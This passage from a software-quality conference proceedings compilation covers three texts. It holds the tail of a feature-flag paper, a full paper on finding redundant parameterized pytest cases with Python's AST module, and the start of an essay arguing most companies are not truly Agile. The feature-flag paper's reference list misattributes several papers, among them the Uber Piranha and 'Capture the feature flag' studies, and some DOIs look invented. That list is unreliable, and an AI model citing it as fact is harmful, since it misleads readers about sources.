class FeatureA : IFeature
{
    public void Execute(){}
}
```

```
class FeatureB : IFeature
{
    public void Execute(){}
}
```

```
// use dependency injection to resolve the object that meet the condition
IFeature feature = isFeatureA ? new FeatureA() : new FeatureB();
feature.Execute();
```

8. Future of Software Delivery with Feature Flags

As the software industry continues to evolve, the role of feature flags is expected to become even more central to modern delivery practices. The future of feature flag usage will be shaped by the integration of advanced automation, intelligent targeting, and deep alignment with compliance and security requirements. Organizations that invest in these areas will be well-positioned to deliver software that is not only faster and safer but also more adaptive to changing business and regulatory landscapes. Below,

we explore several key trends that are likely to define the next era of feature flag adoption and management.

A crucial enabler of this future is the seamless integration of experimentation into the development process. When experimentation is built into the flag lifecycle with clear documentation, ownership, and automated cleanup, teams naturally adopt a culture of continuous improvement. This positions experimentation not as an extra process, but as a routine, safe, and scalable part of software delivery. The disciplined, automation-driven approach we advocate ensures that the cultural and technical benefits of feature flags are realized in tandem, empowering organizations to innovate confidently and responsibly.

8.1 Automated Rollouts and Rollbacks

Feature flags have revolutionized the way teams deploy and manage software releases. Automated rollouts allow new features to be gradually exposed to users, starting with a small percentage and expanding as confidence grows. This progressive delivery reduces risk by limiting the blast radius of potential issues. If a problem is detected, rollbacks can be executed instantly by toggling the flag, restoring the previous behavior without the need for a redeployment. This approach increases deployment safety, accelerates feedback cycles, and empowers teams to respond to incidents with agility.

In June 2025 Google Cloud, Google Workspace and Google Security Operations products experienced increased 503 errors in external API requests, impacting customers.

According to the incident report by Google, on May 29, 2025, a new feature was added to Service Control for additional quota policy checks. This code change and binary release went through their region by region rollout, but the code path that failed was never exercised during this rollout due to needing a policy change that would trigger the code. As a safety precaution, this code change came with a red-button to turn off that particular policy serving path. The issue with this change was that it did not have appropriate error handling nor was it feature flag protected.

8.2 Intelligent Targeting

Modern feature flag platforms enable intelligent targeting, allowing teams to segment users based on attributes such as geography, device, account type, or custom criteria. This granularity supports use cases like A/B testing, canary releases, and personalized experiences. By targeting features to specific cohorts, organizations can validate new functionality with real users, gather actionable insights, and iterate quickly. Intelligent targeting also facilitates compliance by restricting features to approved regions or user groups, ensuring that releases align with business and regulatory requirements.

8.3 Future of Feature Flags

The future of feature flagging is closely tied to advances in automation, observability, and artificial intelligence. Emerging platforms are integrating with monitoring and analytics tools to provide real-time visibility into flag performance and user impact. Machine learning models may soon optimize rollout strategies, automatically adjusting exposure based on user behavior and system health. As feature management becomes more central to software delivery, organizations will benefit from tighter integrations with CI/CD pipelines, improved governance, and enhanced auditing capabilities. The evolution of feature flags will continue to drive safer, smarter, and more adaptive software releases.

9. Key Takeaways

Feature flags are essential for modern software delivery, enabling teams to decouple deployment from release, experiment safely in production, and respond rapidly to operational challenges. This paper presents a disciplined approach to feature flag management, addressing common pitfalls through mandatory expiry, clear ownership, and automation.

By integrating documentation, monitoring, and collaboration into the flag lifecycle, feature flags can be managed at scale without technical debt or chaos. The future of feature flags lies in intelligent automation, targeted rollouts, and continuous experimentation. Teams that adopt these principles will deliver value faster, safer, and with greater adaptability.

We have identified common pitfalls in feature flag adoption, including flag debt, lack of ownership, and insufficient documentation. We provide practical practices for avoiding these traps and equipping practitioners and leaders with tools to leverage feature flags for progressive delivery, safer experimentation, and operational resilience.

Ultimately, feature flags are not just toggles in code, but superpowers for engineering teams striving for agility, safety, and innovation. By embracing these principles and patterns, organizations can accelerate delivery, reduce risk, and create more adaptive, intelligent software systems.

10. Disclosure & Acknowledgement

Grammarly was used to proofread this document. Grammarly proofread includes checks for spelling, grammar, active voice, sentence splits and conciseness.

11. References

1. Fowler, M. (2010). Feature Toggles. In *martinfowler.com*. Retrieved from <https://martinfowler.com/articles/feature-toggles.html>
2. Rahman, R. (2020). Feature Flags: The Power of Controlled Rollouts. *IEEE Software*, 37(4), 42-49. <https://doi.org/10.1109/MS.2020.2979144>
3. Humble, J., & Farley, D. (2010). *Continuous Delivery: Reliable Software Releases through Build, Test, and Deployment Automation*. Addison-Wesley.
4. Kim, G., Humble, J., Debois, P., & Willis, J. (2016). *The DevOps Handbook*. IT Revolution.
5. LaunchDarkly. (2023). Feature Management Best Practices. *launchdarkly.com*. Retrieved from <https://launchdarkly.com/feature-management-best-practices/>
6. Kästner, C., Apel, S., Kuhlemann, M., & Saake, G. (2010). FeatureIDE: A tool framework for feature-oriented software development. In *Proceedings of the 7th International Conference on Generative Programming and Component Engineering* (pp. 13-22). ACM. <https://doi.org/10.1145/1869459.1869463>
7. Baysal, O., & Murphy-Hill, E. (2015). Feature toggles: A qualitative study. In *Proceedings of the 37th International Conference on Software Engineering* (pp. 527-537). IEEE. <https://doi.org/10.1109/ICSE.2015.66>
8. Zhang, Y., & Murphy-Hill, E. (2020). Capture the feature flag: Detecting feature flags in open-source software. In *Proceedings of the 42nd International Conference on Software Engineering* (pp. 1014-1025). IEEE. <https://doi.org/10.1109/ICSE43902.2020.00101>
9. Zhang, Y., & Murphy-Hill, E. (2021). Feature toggles in practice: A large-scale empirical study. *Journal of Systems and Software*, 179, 111071. <https://doi.org/10.1016/j.jss.2021.111071>
10. Hossain, M. S., & Saha, S. (2021). A modern paradigm for effective software development: Feature toggle management. *Journal of Software: Evolution and Process*, 33(1), e2417. <https://doi.org/10.1002/sm.2417>

11. Chaudhuri, S., & Chaudhuri, S. (2019). Piranha: Reducing feature flag debt at Uber. In *Proceedings of the 2019 ACM SIGSOFT Symposium on the Foundations of Software Engineering* (pp. 1-12). ACM. <https://doi.org/10.1145/3329029.3359796>
12. Zhang, Y., & Murphy-Hill, E. (2020). How Feature Flags Affect Software Development. *Proceedings of the ACM/IEEE 42nd International Conference on Software Engineering*.
13. Chaudhuri, S., & Chaudhuri, S. (2019). Managing Feature Flags: Best Practices and Pitfalls. *IEEE Software*. 15. Feature flags spaghetti by *Eliran Turgeman* <https://www.16elt.com/2024/02/03/feature-flags-missing-features/>
14. Feature flag mistakes by Posthog Newsletter by Ian Vanagas Technical Content Marketer, PostHog. <https://posthog.com/newsletter/feature-flag-mistakes>
15. Google Cloud, Google Workspace and Google Security Operations products experienced increased 503 errors in external API requests, impacting customers. <https://status.cloud.google.com/incidents/ow5i3PPK96RduMcb1SsW>
16. Case Study : The \$440 Million Software Error at Knight Capital <https://www.henricodolfing.com/2019/06/project-failure-case-study-knight-capital.html>

Identifying Test Case Combinatorial Explosions

With Python's Abstract Syntax Tree (AST) and Pytest Framework

Arun Vishwanathan

arunvishwanathan88@gmail.com

Abstract

Test matrix explosions are a growing challenge in modern software testing, especially when using parameterized tests in machine learning pipelines. This paper presents a hybrid approach combining Python's Abstract Syntax Tree (AST) analysis and the Pytest framework to map test parameterizations and reveal hidden redundancies. By applying this static analysis approach, testers can better understand test-model relationships and selectively reduce test coverage where appropriate. While this paper does not provide formal quantitative benchmarks, early usage of the technique suggested meaningful reductions in CI/CD execution time. The technique is lightweight, adaptable, and can support smarter test suite management in high-scale environments.

Biography


I work as a Senior Software Development Engineer in Test at Apple, Inc., in the Machine Learning organization. I create testing automation tools and frameworks for use within the team and across other teams, with a focus on efficiency and improving productivity. These tools help qualify the product stack as a whole and enrich the customer experience. As part of my role, I also present product health statistics to senior company executives.

Copyright Arun Vishwanathan June 29, 2025

1 Introduction

Python-based testing frameworks like Pytest are widely used for unit, integration, and system-level testing. As testers, we strive to maximize coverage across diverse workflows, from simple user interactions to complex developer pipelines. This results in several tests being identified and authored easily but becomes exponentially more difficult to manage and audit for efficiency or overlap.

As a result, test matrices tend to grow exponentially as features evolve, especially when leveraging parameterized testing.



2 The Challenge: When Parameterization Becomes Unmanageable

Parameterization enhances coverage but it can silently grow to an unmanageable scale. This is particularly common in machine learning (ML) environments, where tests involve varying model parameters. For a medium size project, unit tests could range from about 300-1000+ tests spanning over different hardware. And for much larger projects/products spanning across teams and devices, there could be thousands of tests in the suite somewhere from 2000 – 10000+.

2.1 Problems Observed

- Longer test execution times delaying feedback loops
- Redundant testing without improving code coverage
- Increased maintenance overhead, making test suite management harder
- Scaling challenges when running tests across multiple devices and platforms

To maintain efficient testing without sacrificing coverage, I aimed to analyze and optimize the test matrix strategically.

3 Analyzing and Optimizing the Test Matrix

Writing tests for machine learning models by converting them from one format to another format for optimization, tuning or other purposes, can follow the following sequence:

1. Parameterize the test function.
2. Fetch a source machine learning model and/or accompanying data.
3. Convert the fetched original model to a different format.
4. Execute the updated model under various test parameters.

Because such tests worked with some open-source models, I hypothesized that certain source models were over-represented across multiple test cases. Therefore, I needed a way to bridge information between these models and the test cases. (Step 2 and Step 4 above).

To achieve this, I used a hybrid approach combining:

- Pytest's `--collect-only` option to list all parameterized test cases
- Python's Abstract Syntax Tree (AST) for static analysis of test files

Let's first talk about using Pytest and see how it provides an insight into our test variants created with parameterized testing

4 Analyzing Test Files to Extract Parameterized Test Information

Over half of Python developers today use Pytest, making it the most popular unit-testing framework, compared to unittest which comes in second at about 24%

Consider the following parameterized test sample:

```
class TestModels():
    @parameterized.expand(itertools.product(PARAM, DEPLOYMENT_TARGETS))
    def test_modelexported_platform(param, precision):
        # Test implementation here
```

Assuming:

```
PARAM = param1, param2
DEPLOYMENT_TARGETS = target1
```

To observe how this expands, install the Pytest Python package and execute from the terminal looking only at the test file

```
> (python environment) pytest --collect-only test_*
```

The output looks like this:

```
Test session starts
collecting ...
<Package ABC>
  <Module M>
    <TestCase TestModels>
      <TestCaseFunction test_modelexported_platform_param1_target1>
      <TestCaseFunction test_modelexported_platform_param2_target1>
```

This provides visibility into the expanded test matrix. However, it doesn't yet reveal which input models are used (**Step 2 of Identifying Common Patterns in Tests above**), which was critical for identifying redundancies in this case.

Let's now explore the concept of Abstract Syntax Trees in general and how you can effectively use them in Python towards the goal

5 Using AST

An Abstract Syntax Tree (AST) is a tree representation of the structure of source code. It does not require the execution of the script, but instead, Python can parse it into an AST, which allows developers to analyze code statically. AST is a technique used widely in code analysis in compilers, linters, parsers, etc. for code inspection.

Python's ast module comes built-in, so there is no need to install it separately. All that's needed is the simple import of the module

```
import ast
```

5.1 Parsing Python Code with AST

Consider a simple example greeting.py:

```
def greet(name):
    message = f"Hello, {name}!"
    print(message)

greet("Sam")
```

Now, to parse this file with AST:

```
import ast
# Read and parse the file
with open("greeting.py", "r") as f:
    tree = ast.parse(f.read())
# Print the AST structure
print(ast.dump(tree, indent=4))
```

You can see the output from this file. The output displays a structured code representation revealing function definitions, variable assignments, and function calls

```
Module(
    body=[
        FunctionDef(
            name='greet',
            args=arguments(
                posonlyargs=[],
                args=[
                    arg(arg='name')
                ],
                vararg=None,
                kwonlyargs=[],
                kw_defaults=[],
                kwarg=None,
            )
        )
    ]
)
```

```

        defaults=[ ]
    ),
    body:[
        Assign(
            targets=[
                Name(id='message', ctx=Store())
            ],
            value=JoinedStr(
                values=[
                    Str(s='Hello, '),
                    FormattedValue(
                        value=Name(id='name', ctx=Load()),
                        conversion=-1
                    ),
                    Str(s='!')
                ]
            ),
            Expr(
                value=Call(
                    func=Name(id='print', ctx=Load()),
                    args=[
                        Name(id='message', ctx=Load())
                    ],
                    keywords=[]
                )
            )
        ],
        decorator_list=[]
    ),
    Expr(
        value=Call(
            func=Name(id='greet', ctx=Load()),
            args=[
                Constant(value='Sam')
            ],
            keywords=[]
        )
    ),
    type_ignores=[]
)
)

```

5.2 Python's `ast.NodeVisitor` Class to traverse and extract information

`ast.NodeVisitor` is a base class provided by Python's `ast` module that helps you walk (or traverse) an Abstract Syntax Tree (AST) in a structured way.

`visit_*` methods handle a specific node type in the Python AST. When you traverse the tree with `NodeVisitor.visit(node)`, Python automatically dispatches to the appropriate method based on the node type.

- `visit_FunctionDef`: called when a function definition node (i.e., a function definition like `def my_func():`) is encountered.

- `visit_Assign`: called when an assignment node (i.e., a variable assignment like `x = 1`) is encountered.
- `visit_ClassDef`: called when a class is defined (i.e., a class definition like `class MyClass:`) is encountered.

Each `visit_*` method is automatically invoked when the visitor walks over a corresponding node type in the AST.

5.3 Extracting Specific Information from the AST

Let us say that you want to inspect the function defined in the greeting script earlier. You can walk through the AST like this with a class defined to override the function visitor method:

```
class FunctionVisitor(ast.NodeVisitor):
    def visit_FunctionDef(self, node):
        print(f"Function name found: {node.name}")
        self.generic_visit(node)

# Parse and analyze the script
tree = ast.parse(open("greeting.py").read())
visitor = FunctionVisitor()
visitor.visit(tree)
```

This will output:

```
Function name found: greet
```

Now that you have a basic understanding of an AST and how to hook into the code, we can apply these concepts to our original problem.

5.4 Extracting Source Models/Data Using AST Analysis

Consider the test suite which loads the source models using a function `<my_model_loading_function>`

```
class TestTorchBasicModels(unittest.TestCase):
    @pytest.mark.parametrize(
        "quantize_fp16, deployment_target",
        itertools.product(
            [True, False],
            ["ios15", "ios16"],
        ),
    )
    def test_demo_net_from_file1(self, quantize_fp16, deployment_target):
        original_model=<my_model_loading_function>("torch_models/DemoNet.pt")
        self.convert_and_compare(original_model, (1, 1, 28, 28),
        quantize_fp16=quantize_fp16, minimum_deployment_target=deployment_target)
```

A simple AST-based analysis simply walks over the code and searches for such function usages. We can define our visitor class with visitor methods overridden

```
def extract_model_data_calls(file_path):
    tree = ast.parse(f.read(), filename=file_path)
    class GetFileVisitor(ast.NodeVisitor):
```

```

def __init__():
    self.current_class = None
    self.current_function = None
    . . .

def visit_ClassDef(self, node):
    self.current_class = node.name
    self.generic_visit(node)
    . . .

def visit_FunctionDef(self, node):
    self.current_function = node.name
    self.generic_visit(node)
    . . .

def visit_Call(self, node):
    if isinstance(node.func, ast.Name) and \
        node.func.id == 'my_model_loading_function'):
        package_name = os.path.dirname(file_path)
        module_name = os.path.basename(file_path)

        results.append({'package_name': package_name,
                        'module_name': module_name,
                        'file_name': node.args[0].value,
                        'class_name': self.current_class,
                        'test_name': self.current_function})

    self.generic_visit(node)

```

This process pulls out `torch_models/DemoNet.pt`, allowing you to proceed to map model strings to the actual expanded test cases, thereby enabling redundancy analysis.

The entry for this case, in the results list would look like this for the above case

```
{
    'package_name': 'packageA',
    'module_name': 'moduleA',
    'file_name': 'torch_models/DemoNet.pt'
    'class_name': 'TestTorchBasicModels',
    'test_name': 'test_demo_net_from_file1'
}
```

The results can be collected across the different test files in the suite

```
ast_results = []
for file_path in test_files:
    ast_results.extend(extract_model_data_calls(file_path))
```

6 Analyzing and Optimizing the Test Matrix

After extracting test parameterizations (`pytest --collect-only`) and the input models from the AST analysis, the two datasets were combined to identify model-test relationships.

Assume the Pytest results were further parsed and were collected in the format of:

```
package::module::classname::expandedtestname
```

The elements in the `ast_results` obtained from the `extract_model_data_calls` can also be serialized to a similar fashion as a string representation.

The final mapping is then obtained by the merge of the two results based on the common prefix hierarchy of package name, module name, class name and test name present in the two updated representations:

```
mapping = combine_results(ast_results, pytest_results)
```

The following code snippet below shows the final obtained mapping that could possibly be obtained for one case:

```
{
  "torch_models/DemoNet.pt": [
    "packageA::moduleA::classnameA::test_demo_net_from_file1",
    "packageA::moduleA::classnameA::test_demo_net_quantized_from_file1",
    "packageM::moduleB::classnameF::testnameX",
    "packageM::moduleB::classnameF::testnameY"
  ]
}
```

From this mapping, you can observe that it's not just `test_demo_net_from_file1()` that references `torch_models/DemoNet.pt`, but also other test cases like `testnameX` and `testnameY` located in different packages/modules. This comprehensive overview of model-to-test relationships reveals the extent of model reuse across the test suite.

By identifying these overlaps, you can focus on over-tested models, guiding targeted optimizations to reduce redundancy and improve CI/CD efficiency.

By analyzing the mapping of models/data to expanded parameterized test name, a smaller test matrix was selectively applied in areas where faster turnaround was needed. The following optimizations were observed during initial usage:

- Reduced redundant tests where multiple cases used the same model to validate similar behaviors
- This has a lot of potential in narrowing a wide set of tests to a core set of smoke tests even if the overall test matrix is required to maintain a matrix with known scenario overlap (such as specific regulatory or other legal requirements).
- Improved CI/CD feedback cycles by reducing execution time without a noticeable loss in test coverage

While these results are anecdotal, they demonstrate the potential of this technique to streamline test strategy in complex environments.

6.1 Challenges/Limitations

There are some limitations with the approach as it depends on how the tests are structured:

- **AST Limitations:** Custom handling is needed when tree parsing involves nested function calls, indirect model loading, or dynamic data generation. The examples shown assume static, analyzable code structures.

- **Dynamic Model/Data Selection:** If models are loaded dynamically at runtime or fetched via indirect references (e.g., dictionaries, config files), static AST analysis may not reveal the full set of dependencies.
- **No Quantitative Benchmarking (Yet):** This paper does not include formal measurements such as time saved or test count reduced, as the focus was on building a scalable analysis framework.
- Because we're using AST, this is limited solely to Python unit testing. But there are other AST-type libraries for other languages. So, this concept could be extended to other languages and test frameworks.

However, informal applications of the technique showed promising outcomes in reducing redundant tests and improving test feedback cycles. Systematic measurement is planned as future work.

7 Conclusion and Adaptability

By combining AST-based static analysis with Pytest's parameter collection capabilities, this approach helps testers visualize test redundancy and reduce combinatorial explosion in large test suites. It provides a way to assess which models or datasets are over-tested, enabling smarter decisions about test trimming or scheduling, leading to faster and more maintainable CI/CD pipelines.

Although this paper does not present formal performance metrics, the methodology has already been applied internally in targeted cases, yielding faster turnaround during CI/CD cycles. Future work includes integrating this analysis into continuous pipelines and collecting quantitative metrics on test reduction and efficiency gains.

This methodology can be adapted for broader testing scenarios, making it a powerful tool for modern test engineers.

It can be adapted as needed where there are repeatable static patterns in code that help visualize the source of various tests being used.

References

<https://docs.pytest.org/en/stable/how-to/usage.html>

<https://docs.python.org/3/library/ast.html>

YOU AREN'T AGILE

Linda Wilkinson

Wilkinsonlinda4@gmail.com

Abstract

Agile methodology is 24 years old. It has a manifesto. It has underlying principles. Do you know what those are? Support them? Believe in them? Many companies assume Agile is just "whatever works". It isn't. The resulting odd mish-mash may or may not be working for you. At the very least, every person you hire will have their own ideas of what Agile means based on their own experiences and it takes time to figure out what it means in their new organization. The problem is worse when you add a new manager, director, or VP to the mix. They will inevitably want to impose their own concept of Agile in their new organization. Again, this is a time-waster for tech.

The purpose of this highly-interactive presentation is challenge you, have some fun, give out some swag, and help all of us, as a field, to evolve in directions that make sense.

Are you Agile? I think not...

Prove me wrong.

Biography

Linda Wilkinson has been a QA practitioner for 40 years (!). She started her career in software analysis, moved into QA, and followed the traditional route of QA Analyst I, II, III, Senior, SDET, Lead, Manager, Director, VP, and took a few brief forays into DevOps, DBA, Product Management, and data analysis as it became necessary in order to accomplish quality goals. At last count, she has worked with 18 languages, taken hundreds of courses, and has had the privilege of speaking at a variety of conferences, both as a speaker and as a member of expert boards in QA and metrics. She has built QA teams (functional, automated, and performance) from scratch five times and recently published a book about her lifetime in IT, Rhinestone Quality. Passionate about quality and providing business value, her teams have created and maintained error rates close to 1% with high customer satisfaction ratings in a highly competitive and ever-changing technical landscape.

Copyright Linda Wilkinson 08/26/2025

1 Introduction

Do you work with or for a company that proudly proclaims it is an Agile Shop? Are you really agile? Have you ever actually read the Agile Manifesto or its underlying principles? If not, how do you know? Let's take a look at those things.

The original Agile Manifesto was relatively simple:

Individuals and interactions over processes and tools

Working software over comprehensive documentation

Customer collaboration over contract negotiation

Responding to change over following a plan

That is, while there is value in the items on the right, we value the items on the left more.

That's it. It first came out in 2001 and was a big deal in the IT world at the time. Everyone was lining up to sign the manifesto and "big names" in the field showed off their signing and support. The entire effort was based on a small, tight team that pulled off a major effort by themselves and who later documented what they had learned and attributed their success to the adoption of some repeatable processes. Later, when they had been inundated with questions and requests for more information, the manifesto was expanded to include more detail regarding the principles behind their manifesto. I'm including all of this here because it's a rhinestone philosophy when you say you do something you clearly don't do. These are the principles they follow today:

- 1. Our highest priority is to satisfy the customer through early and continuous delivery of valuable software.**
- 2. Welcome changing requirements, even late in development. Agile processes harness change for the customer's competitive advantage.**
- 3. Deliver working software frequently, from a couple of weeks to a couple of months, with a preference to the shorter timescale.**
- 4. Business people and developers must work together daily throughout the project.**
- 5. Build projects around motivated individuals. Give them the environment and support they need, and trust them to get the job done.**
- 6. The most efficient and effective method of conveying information to and within a development team is face-to-face conversation.**
- 7. Working software is the primary measure of progress.**
- 8. Agile processes promote sustainable development. The sponsors, developers, and users should be able to maintain a constant pace indefinitely.**
- 9. Continuous attention to technical excellence and good design enhances agility.**
- 10. Simplicity – the art of maximizing the amount work not done – is essential.**
- 11. The best architectures, requirements, and designs emerge from self- organizing teams.**
- 12. At regular intervals, the team reflects on how to become more effective, then tunes and adjusts its behavior accordingly.**

This methodology is not new – it's 24 years old. On the surface, all of the above sounds great. In practice, not so much.

I never signed the Agile Manifesto. At the time it became visible, I was working in some highly regulated, heavily audited organizations which would have failed if they had followed these principles. To be completely honest, Agile doesn't mean any more (or less) to me than Waterfall, RUP, or any other software development methodology. There are always some parts of any given methodology that do (or do not) work for your particular company.

In other words, I don't care (!).

If I wrote my own manifesto, it would be:

"A great team will survive, surpass, and succeed regardless of methodology and obstacles.".

That's it. Feel free to sign up. But back to Agile, and why you aren't. Maybe you wish you were agile. You kinda are – after all, you hold retrospectives, don't you? However, when you say you are something you're not, you are lending your credibility and support to something that not only does not work for you, but that likely doesn't work for many companies and actually holds the field back and stops it from evolving. Worse, you're doing a disservice to your own company. From a corporate perspective, it isn't especially helping your bottom line, which is dependent on producing awesome things people want to buy as quickly and efficiently as possible, by wasting time and money on processes that are not of fiscal benefit to anyone. If you have a chaotic, messy process that burns people out, doesn't meet deadlines, adds tons of tech debt to your backlog, and works like anything but a well-oiled machine, you're not agile.

Everyone says they're agile, so you aren't alone. Everyone wants to be agile. It's the word itself. Who wouldn't want to be quick and well-coordinated?

But chances are good you don't really follow agile principles. Maybe, once you think about it, you really don't want to follow agile principles. Let's look at why.

ARE YOU AGILE?

Individuals and interactions over processes and tools

If you are committed to AI or automation in terms of the bulk of your efforts in order to be faster and cut down on the number of people you hire or retain, you value processes and tools, which you likely equate to time and money and you do not value individuals and interactions above those things. This is a natural tendency for technologists. Engineers grow up to be managers, directors, VPs, CTOs, etc. Talking about tools and processes push all their "good" buttons. It's what they've done, what they do and understand, and what makes them comfortable. They'll bring the rest of the executive team along for the ride when they mention time and money, whether that is actually true or not and regardless of the end result to their customer base. If you operate this way, and many do, it means you are already at odds with 25% of the founding principles behind agile methodology.

Working software over comprehensive documentation

What do you mean by "working"? If it is something actually made available to and useful to a customer, many agile efforts fail to do that. If it means a piece of software that appears to work by itself in a virtual vacuum and which will be unavailable to the customer until the feature or application is more complete, that makes more sense. And what is "comprehensive"? I'm not a fan of red tape and I'm sure you're not either. If comprehensive means "anything more than absolutely necessary", I think we can all get behind this. But even "necessary" is going to differ tremendously between companies depending on the nature of their business. A highly regulated and audited field requires more documentation than a start-up in other fields. There are also companies that have political climates that are so vile they require a lot of red

tape and sign-offs just to force people to work together and get basic work done. So overall, the concept of working software over comprehensive documentation is vague. We get the idea, but these are weasel words if we have no definition.

To put a more positive spin on it, however, you can define this yourselves. It's your company and your environment. What is "working software" to you? What is enough documentation? What is overkill? And why even waste time talking about it? Because if you don't, every person you hire is going to have their own interpretation or if in a management position will try to impose their own understanding on you – wasting your time (and of course, your money). Being efficient as a company means being self-aware and cutting the crap, making sure everyone understands and is on board with how you do things and want to operate and what you value. If you have upper management, laying down strategic guidelines is part of their job. So get strategic. Otherwise you'll be trying to manage a free-for-all. That can be fun, but it's also exhausting and not sustainable long-term.

Customer collaboration over contract negotiation

I wish this said "customer collaboration is as important as contract negotiation.". If your company does business through contracts, there are too many things critical to your success as a company to take a backseat to anything. Poorly negotiated contracts can bankrupt you or get you sued. Bad contracts inevitably result in cost overruns and a loss of revenue. You can still be committed to customer collaboration without sacrificing contract negotiation. If you believe this as well, the concept represents 25% of the core values behind agile methodology.

Are you still with me?

Responding to change over following a plan

Wow. Many "plans" in terms of agile methodologies are a few weeks long and consist of pulling a number of tickets in front of the team to be "worked". There is no real "plan". Significant, constant change creates chaos and ultimately translates into lateness on other things – some important and some less so. Constant change is the bane of many agile teams' existence. Their shops are chaotic, messy, and nothing ever seems to get done, de-motivating and frustrating many of the staff. Change needs to be intelligently managed so it doesn't negatively impact your progress or your teams. Every change should be evaluated and if it isn't critical, it needs to go to a later sprint (or phase) in order to protect the team and their progress. This statement, given the lack of plans inherent in today's technoscape, might be better phrased "Responsive to change".

Our highest priority is to satisfy the customer through early and continuous delivery of valuable software

I laugh every time I read that – it's such a vague, steaming load of excrement. Does your customer want continuous delivery of software? Is it actually valuable to them, or valuable to you? How do you measure whether you satisfied your customer? This should read "Our highest priority is to increase our bottom line through early and continuous delivery of software that makes us more money.". First, people as a whole do not respond well to change. It is unlikely anyone wants software that is constantly being changed, unless the change is a fix. In some cases, constant change can actually drive people away. You need to know your customer base and what is and is not acceptable to them.

Many companies deal with "early and continuous" by actually hiding new features and functions behind something like Split.io until a nice, marketed upgrade is scheduled with a bit of fanfare. Some make the upgrades available gradually, a few clients at a time. Regardless, the real driving force here is not the

customer, except as a limitation. The driving force is an ever-increasing, ever-improving product base that delights your customers and thus increases your market share and value as a company. It is much more likely your company's highest priority is to make more money for the company. Companies, in general, are not altruistic. People are altruistic.

Welcome changing requirements, even late in development. Agile processes harness change for the customer's competitive advantage.

Do you know anyone who welcomes changing requirements, especially late in development? I've been doing this for 40 years, and I have to say I don't know one. Agile processes do not harness change for the customer's competitive advantage. There may be no competitive advantage whatsoever for the customer.

It's more likely the change is advantageous to the company's competitive advantage. And if it isn't, why are you doing it? Unless it is something being demanded by some of your largest and most influential customers, it is likely something that can be deferred to a later sprint, when it isn't disrupting your progress and your teams. Generally speaking, it is a mistake to allow the tail to wag the dog. What a short agile process does allow you to do is to incorporate change more quickly – you can choose to place changes in later sprints without blowing what everyone is working on out of the water.

I once worked for a company that was virtually hamstrung by dropping everything to work requests from their largest customers. They ended up being used as personal IT departments by these customers and were making no progress against corporate goals that involved updates and new features for all of their customers. Eventually, operating this way could not be sustained – they had to stop. They lost some of those customers. If they had set boundaries earlier, it would have been less of a problem. This is especially prevalent with small companies and start-ups, who are more dependent on large, vocal accounts.

Good teams can and do incorporate change, but will avoid disrupting their work whenever possible. Ultimately, what you want is up to you. Is a chaotic madhouse scrambling to get things done at the last minute every two weeks attractive to you? It's certainly exciting. On the other hand, it's certainly the opposite of a well-oiled machine and there's a lot of burn-out. Human beings cannot maintain that level of excitement and terror long-term and after a year of that craziness, with the accompanying overtime and angst, your staff will cease to be energized and will no longer pull together to get things done. When everything is an emergency, eventually nothing is an emergency.

Deliver working software frequently, from a couple of weeks to a couple of months, with a preference to the shorter timescale

I can only assume "working software" means a piece of code that appears to work by itself and that will be hidden from and not usable by a customer until the entire feature or function is done. There is a huge difference between providing a fix and providing a new feature/function. Fixes can and should be made available as they are ready. New features, functions, or applications are marketing opportunities that you will likely want to introduce to your existing and potential customer base in a way most beneficial to your company and easiest for your customer base to accept and even look forward to, thus making you maximum money on your investment.

New features and functions might be extremely simple – something within the capabilities of a single team in a single sprint (or block of time). But a new application or some features will be bigger than a breadbox and will require multiple sprints to complete.

I've worked on efforts managed through agile methodology that took two years to complete. Progress was still measured in two week increments, but the final product was not complete and offered to customers for two years. Take a look at that. Two years sounds waterfall-y, doesn't it? But it isn't. One Excerpt from PNSQC Proceedings

Copies may not be made or distributed for commercial use

thing agile is really, really good at is sweeping their failures to get work done in a timely manner under the rug. If something isn't done on time, it's moved into the next sprint/block of time. This isn't necessarily a bad thing. Essentially, development is a creative process. How long does it take to catch a fish? Paint a picture? Things come up that were unplanned, things turn out to be more complicated than anticipated, in essence, shit happens. Agile methodologies are better at hiding how long it really takes to get something meaningful to the customer. I'm not sure whether that's a benefit or a fault. You decide.

Business people and developers must work together daily throughout the project.

If "business people" is equivalent to the product owner, this can happen. If it means anyone else, it won't. Business people might be involved during the ideation and specification phases, but that will likely be it until there's a product out in the market. Often customers aren't involved at all. Look at your own company and situation. Do you have business people, developers, and maybe customers working together every day? If so, do you find that type of collaboration speeding up your process? Do you want to add this process? Even if it slows down your progress?

Build projects around motivated individuals. Give them the environment and support they need, and trust them to get the job done.

There is nothing a motivated, talented, tight team cannot accomplish. Nothing. But this is genuinely one of the hardest of all the principles to get right. First, do you have any teams you can definitively say are motivated? Or have you sucked the life out of all your talent? Or not hired the right talent? Have you built out the kind of environments they need to do their best work? Do you support them? Do you even understand what makes those team members tick and do their best work? If not, you're not agile.

Regardless of project methodology, this principle is surprisingly difficult to get right.

One of the key points in the agile principle is "trust them to get the job done". Trust is an unbelievably hard thing to come by in most companies. When you read the many complaints out there about managers, much of it stems from lack of trust and micromanagement. Hire the right people, give them what they need, and then get the hell out of the way and let them get the work done. A really good team doesn't need you in order to do their thing. The team needs you to do things they can't do – and that shouldn't be their day-to-day work. If they are programmers, you shouldn't need to look at their code to make sure they're programming things correctly. If they're QA people, they don't need you to check their test automation or test cases. You're going to know if things are going awry by results, at which time you can step in and course-correct if necessary. Pair senior people or leads with those less experienced and let them gain experience with training and leading teams, as well as counting on them to lead through example. Encourage your people to step up. Train your people to step up. Believe in their ability to step up.

